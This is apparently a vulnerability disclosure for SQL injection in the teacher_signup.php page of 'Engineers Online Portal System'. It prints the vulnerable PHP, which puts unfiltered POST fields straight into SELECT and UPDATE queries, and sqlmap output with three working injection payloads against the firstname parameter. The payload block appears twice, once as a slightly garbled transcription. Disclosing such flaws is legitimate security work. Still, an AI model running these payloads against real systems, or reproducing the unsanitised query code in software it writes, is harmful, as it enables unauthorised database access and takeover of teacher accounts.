


Engineers Online Portal System

teacher_signup.php has Sqlinjection

Engineers Online Portal System teacher_signup.php has Sqlinjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.

```
1 <?php
2 include('admin/dbcon.php');
3 session_start();
4 $username = $_POST['username'];
5 $password = $_POST['password'];
6 $firstname = $_POST['firstname'];
7 $lastname = $_POST['lastname'];
8 $department_id = $_POST['department_id'];
9
10 $query = mysqli_query($conn,"select * from teacher where  firstname='$firstname' and lastname='$lastname' and departn
11 $row = mysqli_fetch_array($query);
12 $id = $row['teacher_id'];
13
14 $count = mysqli_num_rows($query);
15 if ($count > 0){
16     mysqli_query($conn,"update teacher set username='$username',password = '$password', teacher_status = 'Registered'
17     $_SESSION['id']=$id;
18     echo 'true';
19 }else{
20     echo 'false';
21 }
22 ?>
```



```
POST parameter 'firstname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 404 HTTP(s) requests:
---
Parameter: firstname (POST)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: firstname=admin' OR NOT 4706=4706#&lastname=admin&department_id=&username=admin&password=admin&cpassword=admin
min

  Type: error-based
  Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: firstname=admin' AND GTID_SUBSET(CONCAT(0x7162717a71,(SELECT (ELT(1698=1698,1))),0x716b786271),1698)-- FQqH
&lastname=admin&department_id=&username=admin&password=admin&cpassword=admin

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: firstname=admin' AND (SELECT 6505 FROM (SELECT(SLEEP(5)))IvUv)-- JQL0&lastname=admin&department_id=&username
e=admin&password=admin&cpassword=admin
---
```

Sqlmap Attack

sqlmap identified the following injection point(s) with a total of 404 HTTP(s) requests:

Parameter: firstname (POST)

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)

Payload: firstname=admin' OR NOT

4706=4706#&lastname=admin&department_id=&username=admin&password=admin&cpassword=admin

Type: error-based

Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)

Payload: firstname=admin' AND GTID_SUBSET(CONCAT(0x7162717a71,(SELECT (ELT(1698=1698,1))),0x716b786271),1698)--

FQqH&lastname=admin&department_id=&username=admin&password=admin&cpassword=admin

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: firstname=admin' AND (SELECT 6505 FROM (SELECT(SLEEP(5)))IvUv)--

JQLO&lastname=admin&department_id=&username=admin&password=admin&cpassword=admin
